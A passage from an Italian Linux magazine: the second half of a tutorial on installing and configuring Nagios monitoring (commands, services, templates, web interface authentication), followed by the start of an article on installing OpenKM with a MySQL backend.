A richiesta, è possibile creare grafici e molto altro ancora. Tutto ciò, in base ai dati pervenuti.

L'INSTALLAZIONE DI NAGIOS

Nagios, così come tutti i programmi Open Source, può essere installato seguendo almeno due strade: utilizzo dei sorgenti o attraverso il gestore dei pacchetti della distribuzione in uso. Un aspetto fondamentale dell'installazione e del successivo avvio e monitoraggio, che analizzeremo a breve, è che Nagios per funzionare necessita della creazione di utente e di un gruppo specifici. Se decidiamo di installare il programma facendo uso del gestore dei pacchetti l'utente e il gruppo verranno creati automaticamente. Ad esempio, su una Fedora 20 l'installazione (**yum install nagios**) dei pacchetti base **nagios** e **nagios-common** aggiunge l'utente **nagios** (**nagios:x:991:987::/var/spool/nagios:/sbin/nologin**) al file **/etc/passwd** e il gruppo **nagios** al file **/etc/group** (**nagios:x:987:apache**): in questo caso viene aggiunto anche **apache** al gruppo **nagios** poiché rappresenta utente e gruppo con cui gira il server Web. In alcune distribuzioni, ad esempio Ubuntu, Apache è associato a **www-data**. Facciamo notare che l'interfaccia Web di Nagios è scritta in PHP pertanto necessita obbligatoriamente di un server Web e della presenza dell'interprete PHP e tutta una serie di pacchetti dipendenti, elementi, questi, che vengono installati automaticamente dal gestore dei pacchetti, ad esempio previa installazione del pacchetto **nagios-www** (Mageia). Pertanto diamo per scontato che il tutto sia correttamente installato e operativo concentrandoci così solo sulla configurazione di Nagios.

A seguito dell'installazione di Nagios in alcune distribuzioni, ad

esempio Fedora, viene creato il file **passwd** in **/etc/nagios/** con le credenziali **nagiosadmin:password_nagiosadmin** leggibile (credenziali amministratore), con il comando **cat /etc/nagios/passwd**. Alcune distribuzioni, ad esempio Mageia, hanno lo stesso comportamento solo che non impostano alcuna password che pertanto andrà creata manualmente e in seguito vedremo come. Coloro i quali volessero seguire l'installazione da sorgenti possono dare un'occhiata al sito del progetto che riporta la procedura per distribuzioni come Fedora, OpenSUSE e Ubuntu ma, al di là del nome dei pacchetti per le dipendenze, rimangono di validità generale.

ARCHITETTURA DELLA CONFIGURAZIONE

Ogni programma è in genere caratterizzato da specifiche di configurazione attraverso le quali è possibile definirne il comportamento. Nagios in tal senso non fa eccezione e, anzi, presenta una configurazione molto articolata e strutturata. Questo aspetto, che all'inizio potrebbe demoralizzare l'utente che si avvicina per la prima volta a questo sistema di monitoraggio, non è da prendersi come un punto negativo poiché una volta capita l'organizzazione e aver fatto un po' di pratica con direttive, comandi e opzioni sarà un gioco da ragazzi aggiungere nodi da monitorare associati alla propria rete fino ad arrivare a strutture anche molto complesse. Con riferimento alla Figura 1, prendiamo solo il blocco relativo ai file di configurazione e proviamo ad "aprirlo": scopriremo una architettura che in linea di principio possiamo raffigurare come in Fig. 2. Alla base di tutto c'è il file **nagios.cfg** presente in **/etc/nagios**.

Il riferimento in questo ambito sarà ad una Fedora 20, ma la sostanza non cambia al di là di possibili diversi percorsi e una differente configurazione di default. Questo file è caratterizzato da un certo numero di impostazioni su percorsi per i file di log, file per la configurazione dei plug-in, cache, così come svariate opzioni di notifica e verifiche. La sintassi del file è semplice: tutto ciò che inizia con il simbolo # è un commento. Le righe del file, sebbene presenti molte opzioni, sono abbastanza esplicative e ben commentate. Ad esempio, la direttiva **cfg_dir=/etc/nagios/conf.d** istruisce il demone Nagios ad andare a leggere nel percorso indicato i file di configurazione, il che significa che possiamo inserire in questa cartella i nostri file personalizzati sulla configurazione del programma così come potremmo trovarne alcuni in funzione dei plug-in installati. A seconda della complessità della rete, e quindi del monitoraggio sul numero e tipo di elementi, possiamo liberamente scegliere se spezzettare il tutto su più file oppure se inserire il tutto su un unico file di dimensioni più o meno ragguardevoli. A noi la scelta.

Altra direttiva è il percorso al file **resource.cfg** (**resource_file=/etc/nagios/private/resource.cfg**): in alcune distribuzioni il file si trova in **/etc/nagios/** quindi a fronte della stessa direttiva ciò che cambia è solo il percorso. Nagios utilizza questo file per interpretare eventuali macro, la tipica è **$USER1$** che riporta il percorso assoluto ai plug-in, ma è possibile definirne altre a seconda delle necessità. A questo punto il riferimento per tutti gli altri file di configurazione passa alla cartella **objects** (o **conf.d** in altre distribuzioni). In questa, sono presenti una serie di file per i quali è necessario spendere qualche parola. Il primo tra questi è **commands.cfg** il quale fa da tramite tra il **Core Logic** di Nagios e i plug-in dedicati all'esecuzione pratica dei comandi di controllo. La definizione di comandi la otteniamo con opportuni blocchi previa sintassi **define command { ... }**. Ad esempio:

```
define command{
        command_name  check_ping
        command_line    $USER1$/check_ping -H $HO↵
                STADDRESS$ -w $ARG1$ -c $ARG2$ -p 5
        }
```

Le direttive possibili nella definizione di un comando sono 4: **template** che definirà il nome dell'eventuale modello di riferimento e **name** un identificativo analogo al precedente qualora si volesse indicare un nome come predefinito per altri comandi. Entrambe sono facoltativi. Le direttive obbligatorie, al contrario, sono **command_name**, l'identificativo del comando richiamato dagli altri file per l'esecuzione del controllo, e **command_line**, esplicativo poiché è una esecuzione a linea di comando.

Nel nostro esempio definiamo il comando **check_ping** per il controllo sulla raggiungibilità di un host seguito dalla riga di comando che necessita di qualche spiegazione: la parte **$USER1$/check_ping** richiama la macro **$USER1$** in **resource.cfg** al fine di risolvere il percorso assoluto, all'interno del file system, del plug-in **check_ping** utilizzato. Tutto ciò che segue sono i parametri passati al plugin **check_ping** ottenibili con il comando da shell **nome_plugin --help**: ad esempio, **/usr/lib64/nagios/plugins/check_ping --help**, nel quale notiamo come l'opzione **-H** identifichi l'host da pingare e risolto attraverso l'uso della variabile **$HOSTADDRESS$**. Nei parametri che seguono, indicati con **$ARGx$**, troviamo come il primo sia identificato dall'opzione **-w** che indica la soglia di warning e l'opzione **-c** la soglia critica sul tempo di risposta. Infine l'opzione **-p** definisce il numero di pacchetti da inviare. Analizziamo un altro esempio:

```
define command{
        command_name  check_local_procs
        command_line    $USER1$/check_procs -w ↵
                    $ARG1$ -c $ARG2$ -s $ARG3$
        }
```

Dopo aver definito un template per il nome (**check_local_procs**) viene impartita la linea di comando. Il plugin **check_procs** verifica tutti i processi in base ad una specifica metrica che di default è il numero di processi. Le opzioni **-w** e **-c** indicano rispettivamente la soglia di warning e critica mentre con l'opzione **-s** è possibile specificare, attraverso una flag, lo stato dei processi da prendere in considerazione: i valori possono essere **R** (processo in stato **Runnable** ovvero in esecuzione o pronto per essere eseguito), **S** (stato di **Sleep** in attesa di risposta dal sistema o interrotto da un segnale), **Z** (stato di zombie) e altri per i quali vi rimandiamo all'help in linea del plug-in.

COSA E COME COMUNICARE?

Con qualche esempio abbiamo iniziato a scoprire come i processi Nagios chiamino in causa i plug-in al fine di poter ricevere le informazioni sullo stato degli host e dei servizi da controllare compatibilmente alle funzioni svolte. Ma che cosa comunicano questi plug-in al Core Logic? Lo stato dell'interrogazione di Nagios ai plug-in è contenuto nel codice di ritorno del plug-in stesso. Si hanno generalmente 4 valori di ritorno che possiamo così sintetizzare:

- Uno stato **OK** (codice di ritorno 0) che indica che il test è stato completato con successo e il servizio sta lavorando correttamente;
- Uno stato di **Warning** (codice di ritorno 1) ad indicare che i test sono stati completati con successo, ma esistono dei valori fuori tolleranza;
- Uno stato **Critical** (codice di ritorno 2) per indicare che il test non è stato completato o che i valori sono fuori tolleranza massima;
- Uno stato **Unkown** (codice di ritorno 3) per il quale il plug-in non è stato in grado di eseguire il controllo!

C'è un'altra punto da chiarire: quando e in quali occasioni i plug-in ricevono i parametri di cui necessitano per il controllo? Abbiamo visto come si faccia uso, nella definizione dei comandi, delle variabili **$ARGx$**. Nel paragrafo che segue risponderemo a questa domanda non prima, però, di aver riportato ulteriori aspetti propedeutici.





Fig. 3 • Host, gruppo di host e definizione di un servizio

PARAMETRI E I NUOVI FILE

Il pacchetto (in verità i pacchetti) di installazione del sistema di monitoraggio Nagios si portano dietro una serie di file di esempio minimali ma perfettamente funzionanti che è possibile prendere come esempio di studio per un iniziale approfondimento sulla configurazione. Tre di questi file li abbiamo presi in considerazione nei precedenti paragrafi. Analizziamo ora la funzione di una tipica configurazione iniziale. Se dovessimo (e volessimo) creare una configurazione da zero e funzionante, come primo punto dovremo prevedere un **time period** ovvero l'impostazione di una "finestra temporale" in base alla quale si configura Nagios per l'invio o meno delle segnalazioni. Segnalazioni che vanno riferite ad un contatto facente parte di un gruppo di contatti. Ma che cosa segnalare? Almeno una macchina (host) sotto controllo e, più in generale, un gruppo di host per le quali occorre definire almeno un servizio di controllo e necessariamente un gruppo di servizi. Facciamo un po' di ordine e procediamo per gradi. Per la finestra temporale possiamo fare riferimento al file **timeperiods.cfg** che può essere aperto da un comune editor di testo. Possiamo crearne uno specifico prendendo spunto da quello iniziale: in questo caso, occorre specificarne il nome riportandolo in **nagios.cfg** aggiungendo una riga con la direttiva **cfg_file=/etc/nagios/objects/mio_timeperiods.cfg**. La definizione di base è **define timeperiod { ... }** all'interno della quale vanno inserite alcune direttive: **timeperiod_name** e **alias** sono obbligatorie! A seguire i giorni della settimana e le eccezioni. Una riga del tipo **friday 00:00-24:00** indica l'intera giornata (h24) del venerdì, mentre una normale giornata lavorativa può essere indicata come **friday 09:00-17:00**. È possibile creare anche delle date specifiche di esclusione in presenza di festività (Natale, Capodanno, ecc). Definita la finestra temporale di osservazione dobbiamo impostare coloro i quali devono (e possono) ricevere le segnalazioni: almeno un contatto, **define contact { ... }**, appartenente ad un gruppo di contatti, **define contactgroup { ... }**. In **contacts.cfg** vengono definiti, con alcune direttive, un contatto di nome **nagiosadmin** (direttiva **contact_name**) e un gruppo di contatti **admins** (direttiva **contactgroup_name**). Gli ultimi due passi vedono la creazione di un host, **define host { ... }**, appartenente ad un gruppo di host, **define hostgroup { ... }**, e servizi da monitorare, **define service { ... }**, associati necessariamente ad un gruppo di servizi, **define servicegroup { ... }**. Quest'ultima serie di definizioni può essere inclusa in un unico file e se riguarda il monitoraggio del sistema locale – che ospita il demone Nagios - il suo nome potrà essere **localhost.cfg** (Fig. 3). I nomi non dovrebbero essere casuali, ma è meglio che rispecchino il nome della macchina a cui sono associati.
Non spaventiamoci del numero maggiore di direttive: per evidenti motivi di spazio non possiamo riportarle, ma vi rimandiamo, per gli approfondimenti che ci serviranno nel prossimo appuntamento, all'indirizzo ***http://nagios.sourceforge.net/docs/3_0/objectdefinitions.html*** dove sono elencate per oggetti di appartenenza. Non deve nemmeno trarre in inganno una apparente semplicità del file perché vedremo tra breve come si possa fare necessariamente uso di direttive presenti in un altro file di configurazione. A questo punto possiamo chiudere una questione rimasta aperta. Nel file **localhost.cfg** spostiamoci sul primo servizio controllato che per comodità riportiamo nel seguito:

```
define service{
        use                     local-service
        host_name               localhost
        service_description PING
        check_command           check_
                                 ping!100.0,20%!500.0,60%
}
```

È la definizione di controllo di un servizio per **localhost** (direttiva **host_name**) che richiama il comando **check_ping** (direttiva **check_command**) i cui parametri sono divisi dal carattere punto esclamativo "!". Nel servizio sopra elencato la direttiva **check_command** richiama quanto definito nella **define command { ... }**, file **commands.cfg**, e di nome **check_ping** e laddove:

- Alla variabile **$ARG1$** verrà assegnato il valore **100.0,20%**: a questa variabile è associata l'opzione **-w** pertanto se il ritardo del ping supera i 100ms (100.0) e il numero di pacchetti persi è superiore al 20% verrà segnalato un warning;
- Analogamente per **$ARG2$** che riceverà i valori **500.0,60%** con il





Fig. 4 • Il testo visibile dopo il carattere ";" sono solo commenti

significato che se il ritardo supera i 500ms e si perdono almeno il 60% dei pacchetti verrà segnalato un **problema critico**.

È evidente quindi come la direttiva **command_name** nella **define command { ... }** definisca una sorta di modello comune per il comando **check_ping** per tutti quei servizi che lo richiamano. Analoghe considerazioni per altri comandi associati a differenti servizi, ad esempio:

```
define service{
        use                     local-service
        host_name               localhost
        service_description     Root Partition
        check_command           check_local_↵
                                        disk!20%!10%!/
        }
```

alla direttiva **check_command** è richiamato il comando **check_local_disk** che nel file **commands.cfg** si aspetta tre argomenti (**$ARG1$**, **$ARG2$** e **$ARG3$**) rispettivamente con opzioni **-w**, **-c** e **-p** ovvero (consultare l'help in linea anche per questo plug-in) un warning se la partizione radice, la **/**, presenta uno spazio libero inferiore al 20% e una segnalazione critica se questo spazio dovesse scendere al di sotto del 10%

I TEMPLATE

La creazione di un modello, di uno schema comune da associare ai vari host, potrebbe trovare la sua indubbia utilità nella non necessità di dover replicare più volte impostazioni comuni su, e per, sistemi differenti. Per risolvere in buona parte questo problema si può far uso (non è obbligatorio) di un file di template (modello) la cui sintassi è identica a quella impiegata per la definizione di un host reale come **localhost.cfg**. In Fig. 4 è visibile una parte del file **templates.cfg**: per ogni modello creato, sia esso **host** piuttosto che **contact** o **service**, rispetto alla definizione di un host reale, occorre ricordarsi di imporre la direttiva **register=0** affinché Nagios lo interpreti come un template e non come un sistema reale da controllare!

Scopriamo come funziona. Al di là delle specifiche direttive per le quali vi rimandiamo al link riportato poco sopra, la direttiva **name** è quella che da il nome al template e che verrà richiamato dai servizi negli host reali. Riprendendo il file **localhost.cfg**, nei servizi troviamo la parola chiave **use** seguita da un nome: ad esempio, **use local-service** che richiamerà il template di nome **local-service** nel file **templates.cfg**. Analoga considerazione possiamo fare per il file **contacts.cfg** e le direttive **use** in esso presenti.

L'INTERFACCIA WEB

Con Nagios è possibile avere un'interfaccia grafica che rende il tutto più intuitivo e pratico. Il file **cgi.cfg** presente in **/etc/nagios** è il riferimento alla personalizzazione dell'interfaccia web nonché all'autorizzazione degli utenti che possono accedervi. I file CGI sono presenti in **/usr/lib/nagios/cgi/** e le azioni compiute possiamo leggerle all'indirizzo ***http://nagios.sourceforge.net/docs/3_0/cgis.html***. Se apriamo il file **cgi.cfg** con un editor di testo scopriamo il parametro **use_authentication=1** ad indicare l'abilitazione sul controllo delle autenticazioni: è sconsigliato impostarlo a **0**. Chiariamo subito un aspetto: Nagios non fornisce alcun supporto per la verifica delle credenziali delegando questa funzione al Web server utilizzato, ad esempio Apache, il quale avrà il





Fig. 5 • Pagina di benvenuto dell'interfaccia Web di Nagios

compito di autenticare gli utenti, pubblicare i CGI e interpretare l'interfaccia scritta in PHP presente in **/usr/share/nagios/www/**. Questo vuol dire che, qualora non fosse stata impostata, dovremo creare una password per l'utente **nagiosadmin** con il comando:

```
htpasswd -c -b  /etc/nagios/passwd nagiosadmin admin
```

che crea il file di testo **passwd** con utente **nagiosadmin** – ovvero l'utente autorizzato presente nel file **cgi.cfg** - e password **admin** (ma possiamo inserire quella che meglio preferiamo). Poiché verrà creato un file di testo in chiaro sarà leggibile da tutti e allora possiamo aggiungere l'opzione **-s** al comando precedente che cifrerà con l'algoritmo **SHA1** la password rendendola di fatto illeggibile! Alternativamente, è possibile lasciare il file di testo in chiaro associandogli, però, permessi più restrittivi: ad esempio **640** ovvero leggibile e scrivibile dal proprietario (amministratore) e leggibile dagli appartenenti al gruppo (se esistono)





Fig. 6 • Si è disabilitato il servizio SSH: Nagios lo segnala come "critico" per la mancata connessione!

oppure **600** solo l'amministratore può leggere e modificare il file. Il comando per cambiare i permessi è **chmod 640 /etc/nagios/passwd** (credenziali di amministratore). Approfondiremo il file **cgi.cfg** nel prossimo appuntamento.

Quello che dobbiamo fare è verificare se sia stato inserito, in fase di installazione di Nagios, il file **nagios.conf** nei file di configurazione di Apache. In Mageia è in **/etc/httpd/conf/sites.d/** mentre in Fedora è in **/etc/httpd/conf/conf.d**. Al file di configurazione di Apache (**/etc/httpd/httpd.conf**) viene aggiunta la direttiva **Include conf/sites.d/*.conf** (o **IncludeOptional conf.d/*.conf** in Fedora) al fine di includere il file di configurazione di Nagios. Insieme ai file di configurazione di Nagios troveremo anche il file **nagios.conf** eventualmente da prendere come riferimento per le impostazioni di Apache: è impostato di default per un percorso su distribuzioni a 64 bit, ma è sufficiente modificarne solo i percorsi riportati per adattarlo a distribuzioni che dovessero adottare percorsi differenti e/o a 32 bit.


L'INTERFACCIA GRAFICA!

Con i file di configurazione installati di default vediamo cosa riusciamo a controllare sul sistema localhost. Assicuriamoci che il server Web e il servizio nagios siano stati avviati (ad esempio con **systemctl -a | grep nagios**, o **grep httpd** nel caso di Apache) ed eventualmente avviamoli (**systemctl start nagios.service**, per Apache **httpd.service**). Qualora non lo fossero possiamo impostarli per avviarsi al boot della macchina. Lanciamo un browser e colleghiamoci all'indirizzo ***http://localhost/nagios***: dovrebbe apparirci la home page di Nagios (Fig. 5).

L'interfaccia è suddivisa in due pannelli: a sinistra troviamo i link alle varie sezioni oltre ad una casella di ricerca utile per rintracciare velocemente informazioni di interesse in casi di problemi e, soprattutto, in caso di configurazioni molto complesse con svariate decine nodi. A destra abbiamo il pannello per la visualizzazione delle informazioni. Ad esclusione della sezione **General** nel pannello di sinistra, qualunque altro link andremo a cliccare ci verranno richieste le credenziali di accesso attraverso una finestra di pop-up: le credenziali sono l'utente **nagiosadmin** e la password scelta oppure quella del file **passwd** preinstallato che possiamo riscrivere utilizzando il comando analizzato in precedenza. Ad ogni modifica dei file dobbiamo ricordarci di riavviare il programma corrispondente (sia esso Nagios e/o Apache) affinché vengano rilette le nuove configurazioni. Inserite le credenziali ci apparirà la pagina riassuntiva per localhost. Iniziamo a vedere qualche informazione cliccando su **Tactical Overview** in **Current Status**: si aprirà una pagina riassuntiva sullo stato dei sistemi monitorati (nel nostro caso, al momento, solo localhost); analogamente, possiamo elencare lo stato dei servizi in **Current Status** voce **Services** (Fig. 6).

Sempre in **Current Status** interessante è la voce **Map** che illustra graficamente i nodi della rete: vista la limitata configurazione al momento potremo vedere solo il Core Logic Nagios e localhost.

CONCLUSIONI

In questo primo incontro abbiamo iniziato a descrivere alcune proprietà di Nagios e abbiamo accennato al monitoraggio della macchina locale. Nel prossimo appuntamento, oltre ai dovuti approfondimenti, inseriremo ulteriori controlli sulla macchina locale e inizieremo ad aggiungere qualche altro nodo (host, switch e router). Nel frattempo iniziamo a prendere confidenza con le varie sezioni. Come al solito per qualsiasi problema possiamo fare riferimento al forum di Linux Magazine (***www.linux-magazine.it/forum/***).

INFORMAZIONI CONDIVISE E CENTRALIZZATE!

OpenKM è un Knowledge Management System completamente Open Source e decisamente semplice da usare. Ecco come installarlo e renderlo subito operativo: bastano pochi minuti!

Luigi Santangelo

I mercati in cui competono le moderne imprese sono sempre più caratterizzati da rapide trasformazioni che impongono alle organizzazioni aziendali continui cambiamenti nei processi di business. Limitarsi ad accettare il cambiamento però non è sufficiente per raggiungere il successo competitivo ma è necessario convertire il processo innovativo in opportunità di crescita. Uno degli elementi fondamentali per raggiungere il successo è il sapere: conoscenza e competenza devono quindi rappresentare per l'azienda una risorsa, un asset intangibile indispensabile per il successo competitivo. Possedere maggiori conoscenze e, nello stesso tempo, saperle gestirle adeguatamente ("sapere fare qualcosa meglio degli altri") significa acquisire maggiore efficienza dinamica, il che si traduce in un significativo vantaggio competitivo, ovvero in maggiori utili in quanto riduce il rischio di prendere decisioni di business errate e migliora le relazioni con i clienti e i fornitori. Gli strumenti IT che favoriscono la gestione della conoscenza vengono denominati sistemi di **Knowledge Management**. Un adeguato sistema di Knowledge Management facilita l'accesso al patrimonio informativo dell'azienda da parte degli organi operativi, tattici e strategici, e promuove la cultura della condivisione del sapere all'interno dell'impresa. I Knowledge Management System facilitano l'organizzazione e la gestione dei documenti informativi, semplificano il recupero di risultati riducendo le informazioni di disturbo, e impediscono agli utenti che operano all'interno dei processi aziendali la distribuzione dei file su differenti repository di memorizzazione. Tuttavia, avviare un progetto di Knowledge Management non è semplice: bisogna mettere in conto uno sforzo iniziale non indifferente necessario a definire parole chiave e meta tag appropriati per una adeguata organizzazione dei contenuti. Questo compito potrebbe apparire terribile e potrebbe rivelarsi tale se il processo di introduzione del sistema di gestione della conoscenza non fosse adeguatamente supportato da scelte decisionali e manageriali specifiche per il contesto aziendale finalizzate al raggiungimento del successo dell'iniziativa.

INSTALLAZIONE E CONFIGURAZIONE

OpenKM rappresenta un validissimo strumento di Knowledge Management di fascia Enterprise la cui versione Community viene rilasciata sotto licenza GPL, e pertanto liberamente utilizzabile senza alcun costo. La piattaforma si presenta come una web app da installare su TomCat, il noto Container Open Source. L'installazione è molto semplice: è sufficiente scaricare l'installer dal sito ufficiale del progetto, ***www.openkm.com***, quindi eseguirlo indicando la directory di installazione:

```
# chmod +x openkm-6.2.5-community-linux-installer.run
# ./openkm-6.2.5-community-linux-installer.run
```

In pochissimi istanti si potrà disporre di un ambiente completamente funzionante e facilmente accessibile. OpenKM supporta differenti database di backend tra cui MySQL e Postgres. Di default, viene invece utilizzato un database embedded HSQLDB, che necessita di poche risorse ed è in grado di offrire elevate performance. L'integrazione di OpenKM con altri database è tuttavia abbastanza semplice. Nel seguito vedremo come integrare il sistema di gestione della conoscenza con MySQL. Per prima cosa apriamo il file **server.xml**, sotto tomcat/conf, e modifichiamo opportunamente i parametri del tag **Resource** specificando gli estremi con cui connettersi al database:

```
<Resource name="jdbc/OpenKMDS" auth="Container"↵
    type="javax.sql.DataSource"
    maxActive="100" maxIdle="30" max↵
    Wait="10000" validationQuery="select 1 from dual"
    username="root" password="" ↵
```

```
        driverClassName="com.mysql.jdbc.Driver"
     url="jdbc:mysql://mysql.dominio.it/openkm"/>
```

Nell'esempio, possiamo notare la presenza dell'username e della password dell'utente, nonché l'URL del database a cui OpenKM dovrà collegarsi. Successivamente, modifichiamo le due direttive presenti nel file **OpenKM.cfg** sotto la directory **tomcat**:

```
hibernate.dialect=org.hibernate.dialect.↵
MySQLDialect hibernate.hbm2ddl=create
```





Fig. 1 • L'interfaccia di login di OpenKM

La seconda direttiva indica che, all'avvio dell'applicativo, dovrà essere creato lo schema sul database specificato nel file **server.xml**. Per evitare che ai successivi riavvii venga nuovamente ricreato lo schema, la procedura di startup di OpenKM modifica il valore della seconda direttiva dopo il primo startup, valorizzandola a **none**. Avviamo il sistema con il comando:

```
./tomcat/bin/catalina.sh start
```





Fig. 2 • L'interfaccia grafica di OpenKM

